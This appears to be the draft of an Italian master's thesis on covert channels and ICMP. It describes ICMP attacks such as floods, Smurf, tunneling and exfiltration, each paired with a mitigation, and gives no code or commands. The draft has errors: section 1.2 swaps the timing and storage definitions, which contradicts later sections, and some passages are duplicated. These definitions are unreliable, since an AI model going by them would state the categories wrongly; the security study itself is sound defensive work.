

# Tesi Magistrale

## Analisi dei Covert Channel applicati al protocollo ICMP

*Franceso Santini  
Marco Mecarelli*

Università degli Studi di Perugia  
8 maggio 2025

# Indice

<b>Parte 1 - Introduzione</b>	<b>5</b>
<b>1 Covert Channel</b>	<b>5</b>
1.1 Cos'è un Covert Cahnnel? . . . . .	5
1.2 Principali categorie di Covert Channel . . . . .	5
1.2.1 Covert Channel Timing (temporizzazione) . . . . .	6
1.2.2 Covert Channel Storage (Archiviazione) . . . . .	6
1.2.3 Covert Channel Behavioral (Comportamentali) . . . . .	6
1.3 Struttura/Caratteristiche dei Covert Channel . . . . .	6
1.4 Vulnerabilità Utilizzate . . . . .	9
1.5 Tipologie di attacchi Covert Channel . . . . .	10
1.6 Strumenti di Mitigazione e Protezione . . . . .	13
<b>2 Protocollo ICMP</b>	<b>17</b>
2.1 Possibili attacchi tramite ICMP . . . . .	21
2.2 Buona practice di sicurezza . . . . .	24
<b>3 Riepilogo attacchi ICMP Covert Channel</b>	<b>27</b>
3.1 Attacchi Covert Channel ICMP . . . . .	28
3.2 Strategie di rilevamento . . . . .	30
3.3 Strategie di mitigazione . . . . .	31
<b>Strumenti Utilizzati</b>	<b>33</b>
<b>4 ICMP Door</b>	<b>33</b>
4.1 Reverse Shell . . . . .	33
4.2 TO DELETE . . . . .	34
4.2.1 Analysis of the packets . . . . .	35
4.2.2 Traffic Flow . . . . .	39
4.3 icmpdoor . . . . .	39
4.4 Detection and Mitigation . . . . .	45
4.5 Mitigation . . . . .	45
4.6 Detection and Mitigation . . . . .	45
4.7 Screenshots . . . . .	45
<b>5 ICMPExfil</b>	<b>46</b>
5.1 Introduction . . . . .	46
5.2 How does it work? . . . . .	46
<b>6 ICMP Exfil</b>	<b>47</b>

<b>7 Icmpsh</b>	<b>49</b>
7.1 Description . . . . .	49
7.2 Features . . . . .	49
<b>8 icmpshell</b>	<b>50</b>
<b>9 ICMP Shell</b>	<b>52</b>
<b>10 ICMP Shell</b>	<b>52</b>
10.1 How does it work? . . . . .	52
10.2 Setting up . . . . .	53
<b>11 ICMPtunnel</b>	<b>57</b>
11.1 Step-by-step instructions . . . . .	58
11.2 Architecture . . . . .	59
11.3 Implementation . . . . .	60
11.4 Network Setup . . . . .	60
<b>12 icmptunnel-docker-demo</b>	<b>61</b>

## Listings

shell . . . . .	31
bash . . . . .	32
1    RFC 792 ICMP echo-request and echo-reply packets header . .	36
2    Setting up the attacker . . . . .	40
3    Setting up the victim . . . . .	40
4    Creazione del file . . . . .	42
5    Script per la creazione del file . . . . .	43
6    Comando per attivare il server . . . . .	53
7    Comando per attivare il client . . . . .	53
8    Comando per impostare la comunicazione . . . . .	54
9    Overall Architecture of icmptunnel . . . . .	59
10   Client Architecture of icmptunnel . . . . .	59
11   Proxy Server Architecture of icmptunnel . . . . .	60

## Elenco delle figure

1	Firewall blocks a reverse shell over port 4444 . . . . .	34
2	ICMP packet header . . . . .	38
3	imcpdoor Command & Control (C2) execution over ICMP . .	39
4	Setting up the attacker . . . . .	40
5	Setting up the victim . . . . .	40
6	Esempio Collegamento . . . . .	41
7	Esempi sul file system . . . . .	41
8	Traffico ICMP relativo al comando <i>ls -s</i> . . . . .	42
9	Contenuto e statistiche del file <i>hugefile.txt</i> . . . . .	44
10	Traffico ICMP relativo al file <i>hugefile.txt</i> . . . . .	44
11	Attivazione della comunicazione . . . . .	54
12	Creazione del file <i>prova.txt</i> . . . . .	55
13	Traffico ICMP per la creazione del file . . . . .	55
14	Traffico ICMP per la richiesta del file . . . . .	56
15	Traffico ICMP per la visualizzazione del file . . . . .	56

# Parte 1 - Introduzione

## 1 Covert Channel

### 1.1 Cos'è un Covert Cahnnel?

Un **Covert Channel** è un attacco che permette (in ambienti ritenuti sicuri) la capacità di comunicare/trasferire dati, in maniera non autorizzata e non voluta, fra processi/entità comunicanti spesso senza essere rivelati e spesso evitando (se non violando) le normali politiche di sicurezza.

Solitamente operano al di fuori dei soliti meccanismi di comunicazioni sfruttando vulnerabilità o comportamenti non previsti nei sistemi. Quindi non usando i normali protocolli/canali di comunicazione (es network sockets, emails) non generano segnali di un uso improprio del sistema. Ciò li rende difficili da rilevare usando i tipici strumenti di monitoraggio.

In un Covert Channel, qualsiasi risorsa condivisa può essere utilizzata come canale nascosto e per questo possono esistere in qualunque sistema (che abbia delle risorse condivise). Lo sfruttamento di queste risorse porta alla fuita (o scambio) dei dati.

L'attacco è un problema siccome sono estremamente difficili da identificare e controllare. La loro esistenza spesso rimane non notata dagli amministratori (di sistema) siccome si nascondono all'interno dei normali processi del sistema. Sono inoltre un problema significativo in tutti quegli ambienti altamente sicuri (es ambienti militari, governativi,...) dove una fuita di informazioni può avere conseguenze gravi.

### 1.2 Principali categorie di Covert Channel

Le principali categorie di canali nascosti sono:

- Covert Channel Timing (Temporizzazione): coinvolgono la scrittura di dati a un'area di memoria condivisa in cui entrambi i processi possono accedere

**Esempio 1.1.** *Modificare i permessi dei file o i metadati per codificare informazioni. Oppure modificare variabili condivise o buffer*

- Covert Channel Storage (Archiviazione): manipolano la temporalizzazione o l'ordine di eventi per codificare informazioni.

**Esempio 1.2.** *Variare deliberatamente il tempo fra delle azioni (es trasmmissione di network packet, patter di uso della CPU) oppure codificando dati nella temporalizzazione dell'esecuzione dei processi o delay di risposta.*

### 1.2.1 Covert Channel Timing (temporizzazione)

I covert channel di temporizzazione sono metodi di comunicazione che permettono ad un osservatore (umano o processo) di acquisire informazioni attraverso il cambiamento nel tempo di risposta di una risorsa. Essenzialmente qualsiasi metodo che utilizza un orologio o una misurazione del tempo per segnalare il valore inviato sul canale. Video Esempio

### 1.2.2 Covert Channel Storage (Archiviazione)

Nei covert channel di archiviazione un processo scrive su una risorsa condivisa, mentre un altro processo legge da essa. I canali di archiviazione possono essere utilizzati tra processi all'interno di un singolo computer o tra più computer in una rete.

I veicoli dell'attacco sono tutte quelle risorse che consentono la scrittura, diretta o indiretta, di una risorsa da parte di un processo e la sua lettura, diretta o indiretta, da parte di un altro.

**Esempio 1.3.** *Un esempio di canale di archiviazione è la condivisione di un file. Supponiamo che l'utente A con privilegi di autorizzazione elevati voglia trasmettere in segreto, dati riservati all'utente B con un livello di sicurezza inferiore. Per farlo, utilizzerà un file word apparentemente contenente informazioni non classificate, dove invece occulterà l'informazione riservata.*

### 1.2.3 Covert Channel Behavioral (Comportamentali)

I canali nascosti comportamentali operano trasmettendo dati in base all'assegnazione di diversi eventi di processi, sistemi e applicazioni, generalmente suddividendo e trasmettendo i dati in pacchetti più piccoli.

## 1.3 Struttura/Caratteristiche dei Covert Channel

Tipicamente è costituito da due principali componenti:

- **Mittente** (Covert Transmitter): è l'entità che codifica e trasmette le informazioni nascoste usando una risorsa di sistema condivisa.

- **Destinatario** (Covert Listener): è l'entità che rileva e decifra l'informazione segreta dalla risorsa condivisa.

### Come funzionano i Covert Channel?

Si opera cifrando dati nascosti nei comportamenti del sistema che i controlli di sicurezza tipicamente non monitorano così da permettere la comunicazione segreta fra due entità.

Le informazioni vengono inserite sfruttano gli effetti collaterali delle normali operazione del sistema senza un esplicito intento di comunicare.

- **Meccanismi di Codifica:**

Il mittente manipola una risorsa di sistema condivisa (osservabile dal destinatario) per codificare i dati segreti.

Tecniche comuni:

- Codifica basata sul Tempo: usa degli intervalli di tempo (e.g. ritardi fra i pacchetti di rete)
- Codifica basata sulla Memoria: modifica degli attributi del file, i bit di memoria oppure gli stati della cache
- Abuso del Protocollo: alterazione dei flag TCP, dei numeri di sequenza oppure dei bit inutilizzati nelle intestazione dei pacchetti

- **Meccanismo di comunicazione:**

il mittente modifica continuamente i comportamenti del sistema per trasmettere bit di informazione. Questo può essere fatto introducendo ritardi, cambiando il carico di lavoro della CPU, o modificando gli stati della memoria in maniera controllata.

- **Meccanismi di Decodifica:**

il destinatario monitora la risorsa condivisa per rilevare, ricostruire e decifrare i dati trasmessi.

### Esempio 1.4.

*Misurazione delle variazioni del tempo di esecuzione per dedurre i dati segreti.*

- **Sincronizzazione e Correzione degli Errori:**

il mittente e il destinatario devono sincronizzarsi (e.g. utilizzando segnali di temporizzazione pre-concordati). I meccanismi di rilevamento degli errori (come bit di parità o checksum) garantiscono un recupero accurato dei dati.

### **Esempio 1.5. Esempio di un Covert channel in una rete**

Mittente: modifica il campo TTL (time-to-live) nei pacchetti IP per rappresentare dati binari (e.g. TTL=65→bit 1, TTL=128→bit 0)

Destinatario: osserva i valori TTL dei pacchetti in arrivo per ricostruire il messaggio nascosto

### **Caratteristiche Chiave dei covert Channel**

Le principali caratteristiche di un Covert Channel sono:

- **Stealthiness** (furtività):

si devono poter aggirare i controlli in maniera nascosta

- **Bandwidth** (capacità di trasmissione):

la capacità di trasmissione dei dati che è generalmente bassa in termini di dati/tempo (throughput). Un eccessivo carico di informazioni, potrebbe rendere anomalo il funzionamento di quelle risorse o delle normali strutture dati. Nei canali nascosti generalmente il throughput è inversamente correlato alla segretezza di un canale.

Più dati un canale trasmette in un determinato periodo di tempo, maggiore è il rischio che il canale venga scoperto

- **Indistinguishability** (Indistinguibilità):

di solito si sfruttano servizi e/o risorse già presenti e quindi non sospette.

Uno dei maggiori problemi nell'implementazione di un canale nascosto è il “rumore” (es. sfruttando eccessivamente le risorse alterando e/o danneggiando il corretto funzionamento delle stesse) che potrebbe attirare l'attenzione da parte degli amministratori di sistema. La necessità è quella di riuscire a trasmettere attraverso un canale nascosto mantenendo conforme e inalterato il funzionamento della risorsa utilizzata così da rendersi “indistinguibili” dalla risorsa autorizzata e quindi invisibili ai sistemi di monitoraggio.

Ulteriori caratteristiche sono:

- **Uso involontario delle risorse:**

i Covert channels sfruttano le risorse del sistema (e.g memoria condivisa, uso della CPU, attributi dei file) in maniere che non fossero previste per la comunicazione.

- **Comunicazione nascosta:**

sono progettati per evitare la rilevazione; il canale è incorporato operazioni di sistema legittime per poter mascherare la trasmissione dei dati. (e.g

carico della CPU, accesso alla memoria, traffico della rete, metadati del file systema).

- **Violazione delle politiche di sicurezza:**

permettono lo scambio non autorizzato di informazioni, potenzialmente violando i requisiti di confidenzialità, di integrità o quelli di disponibilità.

## 1.4 Vulnerabilità Utilizzate

I Covert Channel sfruttano le vulnerabilità nel design del sistema, nelle politiche di sicurezza e nei protocolli di comunicazione per trasferire informazioni segretamente. Sfruttando queste vulnerabilità, gli attaccanti possono stabilire Covert Channel che evitano il controllo degli standard sicurezza, permettendo esfiltrazione non autorizzata di dati o comunicazione fra processi interni (inter-process communication).

La loro mitigazione richiede controllo degli accessi, randomizzazione dei tempi, iniezione di rumore e una sicurezza hardware migliore.

### Principali Vulnerabilità usate dai Covert Channel

#### Sfruttamento delle risorse condivise

- **Scheduling della CPU:** l'attaccante può modulare l'uso della CPU per diffondere informazioni.
- **Memoria Cache:** gli attacchi side-channel alla cache sfruttano le differenze nei tempi di accesso per dedurre i dati.
- **Accesso al File System:** i processi possono dedurre informazioni in base ai lock dei file, timestamp o sull'attività del disco

#### Vulnerabilità basate sulla temporizzazione

- **Variabilità del tempo di risposta:**  
l'attaccante misura i tempi di risposta del sistema per estrarre segreti.
- **Ritardi nell'esecuzione delle istruzioni:**  
le differenze del tempo di esecuzione tra le operazioni privilegiate e non possono causare la fuoriuscita di dati.
- **Tempistica dei pacchetti:**  
le informazioni possono essere codificate negli intervalli durante la trasmissione dei pacchetti

- **Manipolazione delle intestazioni:**  
campi come TTL, sequenza dei numeri o bit non utilizzati possono essere utilizzati per codificare i dati
- **Pattern del traffico:**  
le variazioni nel flusso del traffico (es burst size) si possono comportare come un Covert Channel.

### Manipolazione della Memoria e dello Stato della CPU

- **Previsione delle ramificazioni ed esecuzione speculativa:**  
sfruttato in attacchi come Spectre e Meltdown
- **Analisi del consumo energetico:**  
i canali secondari possono rilevare chiavi crittografiche

### Falle nel sistema operativo e nella Virtualizzazione

- **Abuso della comunicazione fra processi (Inter-Process Communication IPC):**  
i processi possono ricavare i dati tramite la memoria condivisa o il passaggio di messaggi
- **Debolezze dell'hypervisor:**  
le macchine virtuali possono far trapelare informazioni tra le guest instances

### Vulnerabilità Hardware

- **Emissioni elettromagnetiche:**  
dati sensibili possono essere divulgati tramite dei segnali EM (attacco TEMPEST) Sensitive data can be leaked via EM signals (TEMPEST attacks).
- **Canali laterali acustici:**  
è possibile analizzare i suoni/rumori della tastiera, le variazioni della velocità della ventola o il rumore dell'alimentatore.

## 1.5 Tipologie di attacchi Covert Channel

I Covert Channel sono spesso applicati in:

- **Malware and Spionaggio:** usati per esfiltrare dati sensibili.

- **Test di sicurezza:** identificare e mitigare i Covert Channel è una parte fondamentale nel stabilire la sicurezza del sistema.
- **Ricerca:** esplorare i Covert Channel aiuta a capire potenziali vulnerabilità in sistemi complessi.

Gli attacchi tramite Covert Channel sfruttano le debolezze, del timing del sistema, delle risorse condivise e dei protocolli di rete, per trasmettere dati nascosti. Pongono una seria minaccia nella comunicazione fra malware, esfiltrazione dei dati e il cyber-spionaggio.

Gli attacchi tramite Covert Channel sfruttano vulnerabilità nel design del sistema, nelle risorse condivise e nelle politiche di sicurezza per trasmettere segretamente dati fra processi o sistemi aggirando i tradizionali controlli di sicurezza. Questi attacchi sono spesso usati per l'esfiltrazione dei dati, privilege escalation o comunicazioni silenziose tra delle componenti malware.

### **Attacchi basati sulla memoria**

Questi attacchi manipolano le risorse di sistema condivise per memorizzare e recuperare informazioni nascoste.

#### **Esempio 1.6.**

*Manipolazione degli attributi dei file:*

*il malware altera i metadati dei file (e.g. timestamp, permessi) per codificare i messaggi.*

*Sfruttamento della memoria condivisa:*

*i processi comunicano modificando le regioni di memoria condivise.*

*Segnali tramite l'utilizzo del disco:*

*un processo scrive o elimina i dati mentre un altro processo rileva le modifiche. Disk Usage Signaling: One process writes or deletes data, and another process detects changes.*

*Campi nell'intestazione TCP/IP:*

*gli attaccanti codificano i dati in campi inutilizzati o facoltativi dei pacchetti di rete (e.g. ID IP, numeri di sequenza o valori TTL).*

### **Attacchi basati sulla temporizzazione**

Questi attacchi manipolano la tempistica o le prestazioni del sistema per trasmettere informazioni nascoste.

### **Esempio 1.7.**

Fluttuazione del carico della CPU: il malware altera gli schemi di utilizzo della CPU, che un altro processo misura per decodificare le informazioni.

Temporizzazione dei pacchetti di rete: il mittente trasmette i pacchetti a intervalli di tempo specifici per codificare i dati binari.

Attacchi basati sulla cache: gli aggressori utilizzano i tempi di accesso alla cache (e.g. Flush+Reload, Prime+Probe) per far trapelare segreti

Analisi del consumo energetico: i dati sensibili vengono estratti analizzando le variazioni del consumo energetico (utilizzate negli attacchi crittografici side-channel).

### **Esempi reali di attacchi Covert Channel**

- Attacchi basati sui Malware:  
Duqu 2.0 (2015) utilizzava canali TCP/IP occulti per esfiltrare i dati evitando il rilevamento
- Attacchi di tunneling DNS:  
il malware nasconde i dati all'interno delle query DNS (ad esempio, comunicazione C2 per le botnet).
- Covert Channels basati sul Cloud e sulla Virtualization:  
Hypervisor Covert Channels: Le macchine virtuali (VM) sullo stesso host fisico perdono dati attraverso la cache o la memoria della CPU condivisa.  
Cloud Timing Attacks: Cloud tenants use execution timing differences to infer co-resident VM activities.

Nome Attacco	Tipo	Descrizione
Spectre and Meltdown	Timing (Cache)	Exploit speculative execution to leak memory contents
Flush+Reload	Timing (Cache)	Attacker flushes shared memory and reloads it to observe access patterns.
Prime+Probe	Timing (Cache)	Attacker fills cache and monitors eviction patterns to infer secret data.
Packet Timing Attack	Timing (Network)	Varies packet transmission timing to send hidden messages.
Keystroke Timing Attack	Timing (Human Interaction)	Infers typed keys based on timing variations between keystrokes.
TCP Covert Channel	Storage (Network)	Encodes data in TCP packet fields (e.g., sequence numbers, flags).
File Lock Covert Channel	Storage (Filesystem)	Uses file locking/unlocking as a signaling mechanism.

Tabella 1: Menzione a degli attacchi Covert Channel

## 1.6 Strumenti di Mitigazione e Protezione

Il loro rilevamento e la loro mitigazione richiede un rigoroso monitoraggio, l’isolamento delle risorse e tecniche per introdurre rumore. Difendersi da loro, richiede una combinazione di rinforzo delle politiche, gestione delle risorse e tecniche di monitoraggio. Mitigarli, richiede una sicurezza multi livello fra hardware, OS, applicazioni e reti.

Siccome la completa eliminazione è difficile, strategie di rilevazione e minimizzazione sono essenziali (es randomizzazione, rigoroso controllo degli accessi delle risorse, rilevamento delle anomalie).

**Esempio 1.8.** *Un file può essere aperto e chiuso da un programma in modo specifico pattern temporale così che possa essere rilevato da un altro programma.*

*ma; lo schema potrà essere poi interpretato come una stringa di bit formando così un Covert Channel. Di conseguenza, siccome è improbabile che l'utente legittimo controlli i pattern relativi alla chiusura/apertura dei file; questo tipo di Covert Channel può rimanere non identificato per un lungo periodo.*

## Principali strategie di difesa per la mitigazione

### Difese basate sul Sistema e sulle Politiche(Policy)

#### 1. Politiche di controllo degli accessi:

Applicare un forte controllo degli accessi (MAC, RBAC) per evitare interazioni non autorizzate con i processi. Implementare il minimo privilegio e il controllo obbligatorio dell'accesso (MAC) per limitare la comunicazione non autorizzata tra i processi. Utilizzare sandbox e compartimentazione per isolare i processi.

#### 2. Controllo del flusso di informazioni:

Utilizzare obbligatoriamente modelli di controllo del flusso di dati (Bell-LaPadula, Biba) per evitare fughe di informazioni e impedire così che i processi ad alta sicurezza perdano dati ai processi a bassa sicurezza.

#### 3. Separazione e isolamento dei processi:

Disattivare le risorse condivise non necessarie (ad esempio, comunicazione tra processi, memoria condivisa). Utilizzare la virtualizzazione e la containerizzazione per separare i processi. Applicare l'air-gapping per i sistemi altamente sensibili.

### Protezioni basate sulla gestione delle risorse e dei tempi

- **Tecniche di Randomizzazione**

Introdurre rumore nelle risposte del sistema (ad esempio, randomizzando i tempi di esecuzione, aggiungendo ritardi) per interrompere i Covert Channel basati sul tempo. Utilizzare tecniche di randomizzazione o svuotamento della cache per prevenire attacchi side-channel basati sulla cache.

- **Limitazione della velocità e controllo della larghezza di banda**

Limitare la CPU, la memoria o la larghezza di banda della rete per limitare la capacità di un canale nascosto. Implementare meccanismi di throttling (limitazione) per le risorse condivise.

## Protezioni basate sulla sicurezza della rete

- **Ispezione e filtraggio dei pacchetti:**

Utilizzare la Deep Packet Inspection (DPI) per rilevare schemi anomali nel traffico di rete. Bloccare o sanificare i campi inutilizzati dei protocolli (ad esempio, le intestazioni TCP/IP).

- **Analisi del traffico e rilevamento delle anomalie:**

Applicare la segmentazione della rete per limitare i flussi di dati non autorizzati. Utilizza il monitoraggio basato sull'intelligenza artificiale per rilevare modelli di comunicazione insoliti. Utilizza sistemi di rilevamento delle intrusioni (IDS) e analisi dei log per identificare attività sospette.

## Miglioramenti della sicurezza hardware e software

### Difese hardware e OS

- Randomizzare i tempi di esecuzione e iniettare rumore nelle risposte del sistema (per interrompere gli attacchi basati sulla temporizzazione).

- Implementare operazioni crittografiche a tempo costante per prevenire i canali laterali di temporizzazione.

- Svuotare e partizionare le cache della CPU per prevenire gli attacchi alla cache cross-process.

- Progettazione hardware sicura

Implementare operazioni crittografiche a tempo costante per prevenire attacchi basati sulla temporizzazione. Utilizzare enclave sicuri (ad esempio, Intel SGX, ARM TrustZone) per proteggere i calcoli sensibili.

- Protezioni a livello di sistema operativo

Applicare l'isolamento della memoria e disabilitare la memoria condivisa quando non è necessaria. Implementare algoritmi di pianificazione sicuri per prevenire fuoriuscite di dati tramite la temporizzazione basata sui processi.

## Verifica e test dei Covert Channel

- Eseguire regolarmente analisi dei canali nascosti nei test di penetrazione.
- Utilizzare strumenti di rilevamento dei Covert Channel (ad esempio, analisi del flusso di rete, monitoraggio del comportamento del sistema).

## **Strategie di Mitigazione**

Controllo sugli Accessi:

limitare i permessi per prevenire scambio di informazioni non autorizzato  
Monitoraggio del Traffico:

analizzare i comportamenti del sistema per rilevare anomalie Aggiunta di Rumore (Noise Injection):

introdurre casualità nei pattern temporali o di accesso alla memoria per rendere il prelevamento dei dati difficile. Strategie di mitigazione:

- System Design: Minimize shared resources and unnecessary communication paths.
- Monitoring: Detect unusual patterns in resource usage or timing.
- Access Controls: Restrict access to critical resources.
- Noise Introduction: Add random delays or variations to disrupt timing-based channels.

## 2 Protocollo ICMP

ICMP (Internet Control Message Protocol) è un protocollo a livello rete utilizzato per la diagnostica, per la segnalazione di errori, per ottenere informazioni di controllo e per la risoluzione dei problemi nelle reti. Aiuta i dispositivi (come i router e gli host) a comunicare, gestire e risolvere i problemi della rete ma non è utilizzato per la trasmissione di dati (come TCP o UDP).

Sebbene sia essenziale per la diagnostica di rete e la segnalazione di errori; può essere utilizzato in modo improprio per degli attacchi o per la ricognizione della rete (network reconnaissance). Gli aggressori possono utilizzare ICMP per attacchi DDoS, di ricognizione, di esfiltrazione di dati o di covert channel.

### Differenze tra ICMP, TCP e UDP

Funzionalità	ICMP	TCP	UDP
Scopo	Segnalazione di errori e diagnostica	Trasferimento di dati affidabile	Trasferimento di dati veloce e senza connessione
Orientato alla connessione?	No	Sì	No
Numeri di porta?	No	Sì	Sì
Affidabilità	No	Sì (Acknowledgments)	No
Utilizzato da	Ping, Traceroute, PMTUD	HTTP, FTP, Email	DNS, VoIP, Streaming

### Caratteristiche di ICMP

- Opera al Livello 3 (Livello di rete) nel modello OSI.
- Funziona con IP per fornire feedback sui problemi di rete.
- Non stabilisce una sessione (Stateless e Connectionless).
- Nessun numero di porta (a differenza di TCP e UDP).
- Utilizzato per la risoluzione dei problemi di rete (e.g. esempio, ping, traceroute).

- Supporta IPv4 (ICMPv4) e IPv6 (ICMPv6) con funzionalità avanzate in ICMPv6.

ICMP è utilizzato principalmente per:

- Segnalazione errori: informa il mittente sui problemi di rete (ad esempio, destinazione non raggiungibile, perdita di pacchetti).
- Diagnostica di rete: aiuta nella risoluzione dei problemi di rete utilizzando strumenti come ping e traceroute.
- Messaggistica di controllo: gestisce la congestione della rete e gli aggiornamenti di routing in alcuni casi.

## Struttura di un messaggio ICMP

Ogni messaggio ICMP è composto da:

- Tipo - Identifica il tipo di messaggio (ad esempio, Echo Request, Destinazione irraggiungibile).
- Codice - Fornisce dettagli aggiuntivi sul tipo di messaggio.
- Checksum - Garantisce l'integrità dei dati.
- Dati - Opzionale, può contenere parte del pacchetto IP originale che ha causato l'errore.

## Formato dell'intestazione ICMP

```

+-----+
|      — Type — Code — Checksum —
+-----+
|      — Additional Data (if required) —
+-----+

```

I messaggi ICMP sono classificati o come messaggi di errore o come messaggi informativi

- **Messaggi di errore** - Segnalano problemi nella comunicazione di rete.
- **Messaggi informativi** - Utilizzati per scopi diagnostici e di controllo.

## Error Messages

Type	Code	Meaning
3	0-15	Destination Unreachable (e.g., no route to host, port unreachable)
4	0	Source Quench (deprecated, used to indicate congestion)
5	0-3	Redirect Message (suggesting a better route)
11	0-1	Time Exceeded (TTL expired, used in traceroute)
12	0-1	Parameter Problem (invalid IP header)

## Error Messages

Type	Code	Message Name	Description
3	0	Network Unreachable	No route to destination network.
3	1	Host Unreachable	No route to specific host.
3	3	Port Unreachable	Destination port is closed.
3	4	Fragmentation Needed	Packet needs fragmentation, but DF bit is set.
4	0	Source Quench (Deprecated)	Indicates network congestion.
5	0-3	Redirect Message	Suggests a better route for packets.
11	0	Time Exceeded	TTL expired before reaching the destination (used in traceroute).
12	0-1	Parameter Problem	Invalid IP header field.

## Informational Messages

Type	Code	Message Name	Description
0	0	Echo Reply	Response to a ping request.
8	0	Echo Request	Used by ping to test connectivity.
9	0	Router Advertisement	Routers announce themselves to hosts.
10	0	Router Solicitation	Hosts request router advertisements.

## Utilizzi di ICMP nelle reti

### 1. Ping (Richiesta Echo ICMP e Risposta Echo)

Il comando **ping**, invia pacchetti ICMP Echo Request per testare la connettività.

- Invia delle richieste Echo ICMP a una destinazione per verificare la connettività.
- Se l'host è raggiungibile, risponde con un ICMP Echo Reply.

### 2. Traceroute (tracert su Windows, traceroute su Linux/macOS)

Il comando **traceroute**, utilizza messaggi ICMP Time Exceeded per mappare il percorso dei pacchetti.

- Tramite i messaggi ICMP Time Exceeded traccia il percorso che i pacchetti seguono attraverso una rete
- Il valore TTL (Time-To-Live) viene incrementato per determinare ciascun router lungo il percorso.

### 3. Scoperta del percorso MTU (PMTUD)

La **PMTUD**, utilizza messaggi ICMP Fragmentation Needed per ottimizzare le dimensioni dei pacchetti. Ovvero per trovare la dimensione ottimale del pacchetto per un percorso di rete.

## 2.1 Possibili attacchi tramite ICMP

### Attacchi Denial-of-Service (DoS/DDoS)

#### ICMP Flood (Ping Flood)

Sopraffare un bersaglio con richieste Echo

- Attacco:

L'attaccante invia un gran numero di richieste di ICMP Echo (richieste di ping) a un sistema bersaglio. Se il sistema risponde con risposte ICMP Echo, consuma potenza di elaborazione e larghezza di banda. Se più macchine attaccano contemporaneamente, si parla di un attacco DDoS (Distributed DoS) ICMP Flood.

- Mitigazione:

Limitare la velocità del traffico ICMP su firewall e router. Disattivare le richieste di eco ICMP dalle reti esterne se non necessarie. Utilizzare sistemi di rilevamento delle intrusioni (IDS) per monitorare le richieste di ping eccessive.

#### Attacco Smurf

Richieste ICMP contraffatte amplificano il traffico verso una vittima.

- Attacco:

L'aggressore invia richieste ICMP Echo con un IP sorgente falsificato (l'IP della vittima). Le richieste vengono inviate a un indirizzo broadcast, provocando la risposta di tutti gli host della rete. La vittima viene sommersa da risposte ICMP Echo, che portano a una condizione DoS.

- Mitigazione:

Disabilitare le richieste di broadcast ICMP sui router (nessuna trasmissione diretta IP) Implementare filtri in ingresso per bloccare i pacchetti con indirizzi di origine falsificati. Utilizzare le regole del firewall per bloccare il traffico ICMP non necessario.

#### Ping della morte (attacco storico)

invio di pacchetti ICMP di grandi dimensioni per mandare in crash i sistemi

- Attacco: L'attaccante invia un pacchetto ICMP sovradimensionato ( $> 65.535$  byte) causano crash da buffer overflow nei sistemi vulnerabili. I

sistemi operativi più vecchi potrebbero crashare, bloccarsi o riavviarsi quando gestiscono tali pacchetti.

- Mitigazione: I sistemi moderni rifiutano i pacchetti di dimensioni eccessive. Applicare aggiornamenti e patch di sistema per prevenire questa vulnerabilità.

## ICMP Unreachable Flood

- Attacco:  
L'attaccante invia un numero massiccio di messaggi ICMP Destination Unreachable. Può sovraccaricare i dispositivi di rete e causare un denial of service.
- Mitigazione:  
Configurare limiti di velocità per i messaggi di errore ICMP. Implementare regole firewall per eliminare il traffico ICMP eccessivo

## Attacchi di riconoscimento

### ICMP Ping Sweep

- Attacco:  
L'aggressore invia richieste ICMP Echo a più host su una rete. Sulla base delle risposte, l'attaccante identifica gli host attivi per ulteriori attacchi.
- Mitigazione:  
Blocca le richieste ICMP Echo da fonti esterne. Utilizzare sistemi di prevenzione delle intrusioni (IPS) per rilevare e bloccare attività di scansione sospette.

### Attacco Timestamp ICMP

- Attacco:  
Le richieste ICMP Timestamp (tipo 13) consentono agli aggressori di determinare il tempo di attività del sistema. Queste informazioni aiutano gli aggressori a individuare i sistemi vulnerabili o riavviati di recente.
- Mitigazione:  
Disattivare le richieste di timestamp ICMP su firewall e router. Utilizzare protocolli di sincronizzazione temporale (NTP) con autenticazione anziché query orarie basate su ICMP.

## Attacco ICMP che maschera l'indirizzo

- Attacco:

L'aggressore invia una richiesta di mascheramento dell'indirizzo ICMP (tipo 17) a un bersaglio. Se l'obiettivo risponde con la sua maschera di sottorete (subnet mask), rivela i dettagli della rete all'attaccante.

- Mitigazione:

Disattivare le risposte ICMP Address Mask a meno che non siano necessarie per le operazioni di rete. Utilizzare i firewall per filtrare il traffico ICMP proveniente da fonti non attendibili.

## Attacchi ICMP Tunneling e Covert Channel

### ICMP Tunneling

Covert Channel che utilizzano pacchetti ICMP per aggirare i firewall.

- Attacco:

Gli attaccanti encapsulano dati dannosi all'interno delle richieste e delle risposte ICMP Echo. I dati sono incorporati nei pacchetti ICMP per poter aggirare i firewall che consentono il traffico ICMP (ma bloccano le connessioni TCP/UDP) ed esfiltrare così le informazioni. Spesso utilizzato per comunicazioni segrete in malware e canali C2 (comando e controllo).

- Esempi di strumenti:

- Icmpsh - Crea una reverse shell utilizzando ICMP.
- PingTunnel - Incanala il traffico TCP attraverso pacchetti ICMP.

- Mitigazione:

Ispezione approfondita dei pacchetti (DPI) per rilevare ICMP Tunneling. Blocca le richieste/risposte di ICMP Echo da reti non attendibili. Monitorare il traffico di rete per individuare modelli ICMP insoliti.

### Esfiltroazione ICMP (furto di dati tramite ICMP)

- Attacco:

Gli attaccanti inseriscono dati sensibili (password, file, comandi) all'interno dei pacchetti ICMP. I dati vengono inviati a un server esterno controllato dall'attaccante.

- Mitigazione:

Monitorare e registrare il traffico ICMP per rilevare attività anomale. Utilizzare i firewall per limitare il traffico ICMP solo ai dispositivi necessari. Utilizzare soluzioni DLP (Data Loss Prevention) per rilevare i tentativi di esfiltrazione.

### **ICMP Covert Channels**

- Attacco:

Malware e attaccanti utilizzano pacchetti ICMP per stabilire un canale di comunicazione nascosto. Spesso utilizzato nella comunicazione C2 per botnet o operazioni di malware furtive.

- Mitigazione:

Monitorare il traffico ICMP per individuare modelli di utilizzo insoliti. Utilizzare i sistemi di rilevamento delle intrusioni di rete (NIDS) per rilevare Covert Channel. Limitare la comunicazione ICMP tra reti interne ed esterne.

### **Attacco di reindirizzamento ICMP**

- Messaggi di reindirizzamento ICMP non autorizzati reindirizzano il traffico verso un gateway dannoso.
- Mitigazione: disabilitare il reindirizzamento ICMP.

## **2.2 Buona practice di sicurezza**

Per prevenire gli attacchi basati su ICMP; buone misure di sicurezza sono:

- limitare e filtrare l'utilizzo di ICMP tramite i firewall
- la limitazione della velocità
- il monitoraggio del traffico (tramite strumenti di sicurezza) per rilevare le anomalie

### **Regole del firewall**

Limitare o bloccare il traffico ICMP non necessario.

- Bloccare le richieste Echo di ICMP da reti esterne, a meno che non siano necessarie.

- Disabilitare le risposte a ICMP Timestamp e Address Mask per impedire la ricognizione.
